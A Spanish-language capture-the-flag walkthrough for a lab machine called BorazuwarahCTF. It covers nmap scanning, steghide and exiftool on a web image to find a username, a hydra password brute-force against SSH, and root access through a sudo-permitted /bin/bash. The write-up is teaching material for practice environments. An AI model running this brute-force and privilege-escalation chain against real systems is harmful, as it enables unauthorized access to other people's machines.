BorazuwarahCTF

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:


nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)

- **-p-**: Escanea todos los puertos .
- **-sS**: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.
- **-sC**: Ejecuta scripts predeterminados para recopilar más información del sistema.
- **-sV**: Detecta las versiones de los servicios en ejecución.
- **--min-rate 5000**: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- **-n**: No realiza resolución DNS, trabaja directamente con direcciones IP.
- **-vvv**: Muestra información detallada y actualizaciones constantes durante el escaneo.
- **-Pn**: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.

una vez realizado el escaneo vemos que tenemos dos puertos abiertos


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDuOdJLZN+
ZljRHJcNmvSncrihzQ3HOAHfMWWvSzN+ZMC0YmWoA=
|   256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGDv2JqKvBCR+Badmkr7YKPypEYshuCXxzM5+YdozyBD
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 22 tiene SSH, pero como su versión es alta, nos enfocaremos en el puerto 80, que tiene HTTP. Esto significa que si ponemos la IP en el navegador, nos llevará a una página web.




En la página web nos sale solamente una imagen por lo que nos las descargamos y veamos si tiene algún archivo oculto con una herramienta llamada : **steghide** para instalarla debemos de ejecutar: **sudo apt install steghide** una vez instalada nos dirigimos a la carpeta donde se ha descargado la imagen y ejecutamos el siguiente comando para ver si tiene algún archivo oculto:

steghide extract -sf imagen.jpeg y vemos que contiene un archivo llamado **secret.txt** por lo que hacemos un **cat secret.txt** para visualizar el archivo




Nos dice que sigamos buscando en la imagen así que le examinaremos a fondo buscando en sus metadatos con la herramienta **exiftool** que si no la tenéis instalada, simplemente poneis **sudo apt install exiftool**

Una vez instalada, utilizamos la herramienta con el siguiente comando: **exiftool imagen.jpeg**




Nos aparece el usuario borazuwarah, así que podemos hacer un ataque de fuerza bruta con hydra para obtener la contraseña

hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2



Una vez que tengamos esto, nos conectamos a la máquina con ssh:


ssh borazuwarah@172.17.0.2




Estamos dentro pero falta escalar privilegios para ser usuario root por lo que habrá que escalar privilegios.

Una forma sencilla es buscar binarios SUID que podamos aprovechar para escalar privilegios con el comando : **find / -perm -4000 2>/dev/null**

o binarios Sudo con **sudo -l**



Encontramos que podemos ejecutar **/bin/bash** así que pasaremos a ser usuario root con el comando: **sudo -u root /bin/bash**



Ya somos usuario root.